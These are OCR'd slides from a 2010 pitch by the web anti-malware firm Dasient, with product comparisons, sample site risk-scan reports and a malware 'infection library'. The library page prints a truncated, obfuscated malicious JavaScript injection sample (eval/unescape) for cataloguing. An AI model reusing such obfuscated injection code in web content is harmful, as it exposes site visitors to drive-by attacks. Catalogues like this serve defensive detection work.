
Free slides at: code.google.com/edu/security

Dasient

- Developed the world's first **Web Anti-Malware Solution** to protect businesses from web-based malware attacks.
- Founded by engineers and product managers from Google (security, web server, App Engine teams)
- Solid financing: same investors that backed or led VeriSign, 3Com, Citrix, XenSource, Twitter
- Featured in major news outlets:

Appendix

Building the World's Repository of Known Malware Attacks



In Summary

- Web Malware is a large and growing problem
- Web Malware attacks are highly visible and result in major brand, reputation and customer losses
- Existing technologies do not address this problem
- Dasient is the the only one to provide a comprehensive solution
  - With unique, differentiated technology
  - With a world-class team and investors

Existing Solutions Cannot Address Threat

✓ **Addresses**

✓ **Partially addresses**

✗ **Does not address**


Vectors of web malware attack	**Traditional anti-virus**	**Web gateway**	**Network VA**	**Web app VA**	**Network firewall**	**Web app firewall**	Dasient
Network	✗	✗	✓	✗	✓	✗	✓
Web application	✗	✗	✗	✓	✗	✓	✓
Compromised passwords	✗	✗	✗	✗	✗	✗	✓
Widgets/3rd-party JavaScript	✗	✗	✗	✗	✗	✗	✓
User generated content	✗	✗	✗	✓	✗	✓	✓
Advertisements	✗	✗	✗	✗	✗	✗	✓
External images	✗	✗	✗	✗	✗	✗	✓

Client side protection for PCs

VA, FW may mitigate attacks that exploit ***known vulnerabilities***

OWASP

Malware Risk Assessment



Overall Risk

Scan Complete: 2010-02-19 13:06:41 EST
URLs Analyzed: 1017 | Potential Risks: 1948

LOW MEDIUM HIGH

High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Level for each Category

Risk Details by Category

Click on a button below to view details for each category

External JavaScripts	External iFrames	Ads	External Images	Out-of-date Web Apps
RISK: HIGH	RISK: HIGH	RISK: HIGH	RISK: HIGH	RISK: HIGH
URLs: 460	URLs: 33	URLs: 499	URLs: 269	Apps: 4

Ads from one or more ad networks on a site are susceptible to malvertising. In a malvertising attack, malicious ads are uploaded to the ad network by attackers, and can be shown on your site due to the attack.


BY OBJECTS

Object	URLs
http://a.collectiv e-media.net/adj/itnn.chi_n_chicagotr ibune/ford_wis;sz=300x250;ord=722743 1?	1
http://a.collectiv e-media.net/cmadj/itnn.chi_n_chicago tribune/ford_wis;sz=300x250;ord=72. . . .ween/?	1
http://ad.amgdgt.c om/ads/?t=i&f=j&p=3297&pl=c241d8ce&r nd=728002462536096 60	1

BY URLs

URL	Objects
http://archives.ch icagotribune.com/	6
http://archives.ch icagotribune.com/2 006/	7
http://archives.ch icagotribune.com/2 007/	5

Page 1 of 167 Next >



Overall Risk

Scan Complete: 2010-02-19 13:05:46 EST
URLs Analyzed: 1006 | Potential Risks: 395

LOW MEDIUM HIGH

High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Level for each Category

Risk Details by Category

Click on a button below to view details for each category


External JavaScripts	External iFrames	Ads	External Images	Out-of-date Web Apps
RISK: HIGH	RISK: MEDIUM	RISK: HIGH	RISK: HIGH	RISK: HIGH
URLs: 136	URLs: 2	URLs: 177	URLs: 785	Apps: 4


New versions of all major web applications are periodically released to patch security bugs. Security bugs (e.g., SQL injection, buffer overflow) in out-of-date web applications can be exploited to inject malware on to your site and use it for infecting your users.

OUT-OF-DATE WEB APPLICATIONS

App	Issue
PHP	Installed version (5.2.9) not up-to-date with latest (5.3.1)
Perl	Installed version (5.8.8) not up-to-date with latest (5.10.1)
WordPress	Installed version (2.8.4) not up-to-date with latest (2.9.1)
Microsoft IIS	Installed version (6.0) not up-to-date with latest (7.5)


Monitoring






OWASP

SafeSite Seal



Infection Library



Infection Library

Dasient's malware infection library catalogs web-based malware from across the Internet. Check this page for information about the latest threats.

Infections Cataloged to Date:

110,766

This Week's Top Infections

Top malware infections for the past week.

Rank	Name	Type	Discovery Date
1.	mysterio	IFRAME	2010-02-21
2.	afonya123	IFRAME	2010-03-14
3.	hippocounter	JS	2010-03-12
4.	darktech	JS	2010-03-13
5.	glazurit	JS	2010-03-12
6.	feedzilla	IFRAME	2010-03-15
7.	million-one	IFRAME	2009-11-29
8.	internetcountercheck	IFRAME	2010-03-15
9.	zakaz-it	JS	2010-03-12
10.	popunder	JS	2010-03-03
11.	countrtds	IFRAME	2010-02-24
12.	denisen.com	JS	2010-03-11
13.	medquest	IFRAME	2009-10-29
14.	wowtribes	IFRAME	2010-02-10
15.	freesearchclub	IFRAME	2010-03-05
16.	pumpidss	IFRAME	2010-03-16
17.	freehostia	JS	2010-03-09
18.	4analytics	IFRAME	2010-01-23
19.	tradeservise	IFRAME	2009-11-15
20.	pecsa.com	JS	2010-03-06


Infection Library Growth

Number of cataloged infections for the week

Latest Tweets

Follow us on Twitter for infection updates

- "IFRAME/afonya123 -- http://bit.ly/9M74Fh" about 13 hours ago
- "JS/turclubplushiha -- http://bit.ly/dnDCe9" 6 days ago
- "IFRAME/ihrhrhrhereo -- http://bit.ly/c5tEDX" 7 days ago
- "JS/news9health -- http://bit.ly/d3IWim" 7 days ago
- "JS/b-source -- http://bit.ly/9J5sWB" 8 days ago



Monitoring | SafeSite Seal | Infection Library | Resources

Infection Library: Infection Details

Name: JS/blancoamor.com

Infection Library Home

MD5: 1e67028d81dbc91a3de09a4b4a0c5c8f

Infection Type: JS

Description: Malicious Javascript can either source in or directly execute code on a web page that can conduct drive-by-downloads, cause unwanted pop-ups or pop-unders, log keystrokes, steal browsing history, and so on.

Code Length: 2774 bytes

Code Sample: (first 277 bytes shown)

```
<script>eval( unescape( \"%6\"+\"9%6\"+
\"6\"+\"%28
%21%6\"+\"d%79%6\"+\"9%6\"+\"b%29%7b%0d%0a
%76\"+\"
%6\"+\"1%72%20%72%3d%6\"+\"4%6\"+\"f%6\"+\"3
%75%6\
"+\"d%6\"+\"5%6\"+\"e%74%2e%72%6\"+\"5%6\"+
\"6\"+\
"%6\"+\"5%72%72%6\"+\"5%72%2c%75%3d%6\"+
\"4%6\"+\"
f%6\"+\"3%75%6\"+\"d%6\"+\"...
```